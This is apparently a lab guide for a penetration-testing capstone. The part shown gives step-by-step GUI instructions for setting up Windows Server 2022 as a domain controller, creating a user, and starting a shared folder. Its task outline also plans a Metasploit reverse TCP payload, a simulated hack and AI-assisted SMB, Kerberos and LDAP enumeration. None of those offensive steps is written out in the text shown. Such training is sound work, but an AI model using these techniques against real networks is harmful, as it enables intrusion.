

Capstone Project


AI-Assisted Enumeration on Windows Server 2022 Domain Controller

Tasks

1. Set up Windows server as a Domain controller
2. Configure SMB on Windows Server 2022
3. Creating a reverse TCP payload and running a listener using Metasploit
4. Share the payload file with target windows machine and simulating a hack
5. SMB/DNS enumeration with AI.
6. SMB and Kerberos enumeration with AI
7. LDAP enumeration with AI

Set up Windows server as a Domain controller


8. Open Windows VM. Open the browser and open ChatGPT website.
9. Enter the below prompt in the chat box and press enter. This will give you the steps to set up a Windows Server 2022 as a domain Controller.
10. I want to set up Windows Server 2022 as a Domain Controller with the domain name mydomain.local. Give me step-by-step instructions from start to finish, including prerequisites, required restarts, and how to log in with the new domain. Use only GUI method



Rename the Server


11. Open File Manager and navigate to This PC.
12. right click on the background and click on properties
13. on the right side under related settings click on rename this PC (advanced)
14. in the new window click on change

15. Set computer name (e.g., DC01)



16. Click OK and OK again


17. Restart the VM



Install Active Directory Domain Services (AD DS)


18. Open Server Manager

19. Click Manage → Add Roles and Features




20. Click Next until you reach Server Roles

21. Select Active Directory Domain Services




22. Click Add Features



23. Continue clicking Next

24. Click Install


25. Wait for installation to complete



Promote Server to Domain Controller


26. In Server Manager, click the notification flag

27. Click Promote this server to a domain controller



28. Choose Add a new forest

29. Enter root domain name: mydomain.local



30. Click Next

31. Leave forest functional level as default

32. Select DNS Server and Global Catalog

33. Set a Directory Services Restore Mode (DSRM) password

The screenshot shows the 'Active Directory Domain Services Configuration Wizard' window. The title bar includes the Microsoft logo and the text 'Active Directory Domain Services Configuration Wizard'. The window has standard Windows window controls (minimize, maximize, close) in the top right corner. The main title 'Domain Controller Options' is displayed in a large blue font. On the left side, there is a vertical navigation pane with the following items: 'Deployment Configuration', 'Domain Controller Options' (highlighted in blue), 'DNS Options', 'Additional Options', 'Paths', 'Review Options', 'Prerequisites Check', 'Installation', and 'Results'. The main content area is titled 'Select functional level of the new forest and root domain'. It contains two dropdown menus: 'Forest functional level:' and 'Domain functional level:', both set to 'Windows Server 2016'. Below these, the section 'Specify domain controller capabilities' includes three checkboxes: 'Domain Name System (DNS) server' (checked), 'Global Catalog (GC)' (checked), and 'Read only domain controller (RODC)' (unchecked). The next section is 'Type the Directory Services Restore Mode (DSRM) password', which has two text input fields labeled 'Password:' and 'Confirm password:', both filled with dots. At the bottom of the main content area, there is a link that says 'More about domain controller options'. The bottom of the window features a gray bar with four buttons: '< Previous', 'Next >', 'Install', and 'Cancel'.

34. Click Next


35. Ignore DNS delegation warning and click Next

36. Confirm NetBIOS name (e.g., MYDOMAIN) and click Next

The screenshot shows the 'Active Directory Domain Services Configuration Wizard' window at the 'Additional Options' step. The title bar and window controls are the same as in the previous screenshot. The main title 'Additional Options' is displayed in a large blue font. The left navigation pane is the same, but 'Additional Options' is now highlighted in blue. The main content area is titled 'Verify the NetBIOS name assigned to the domain and change it if necessary'. It contains a single text input field labeled 'The NetBIOS domain name:' with the value 'MYDOMAIN' entered. At the bottom of the main content area, there is a link that says 'More about additional options'. The bottom of the window features a gray bar with four buttons: '< Previous', 'Next >' (highlighted in blue), 'Install', and 'Cancel'.

37. Leave paths as default or customize if needed

38. Click Next and then Install



39. Server will automatically restart after promotion

Log In Using the Domain


40. After reboot, log in using MYDOMAIN\Administrator




41. Use the same password you set earlier

Creating a new user

42. Open Server Manager and click on Tools in the top-right corner. From the dropdown menu, select Active Directory Users and Computers. This opens the management console for your domain.




43. In the left panel, expand your domain (mydomain.local). Navigate to the Users container
44. Right-click on the Users folder, select New, and then click User. This opens the New Object – User wizard.
45. Enter the user details, including First name, Last name, and User login name . Click Next.



46. Set a password for the user and configure the password option setting the password to never expire. Click Next.

47. Review the information and click Finish to create the user.




Create a shared folder

48. Create the folder you want to share.

49. Right-click the folder and select Properties.

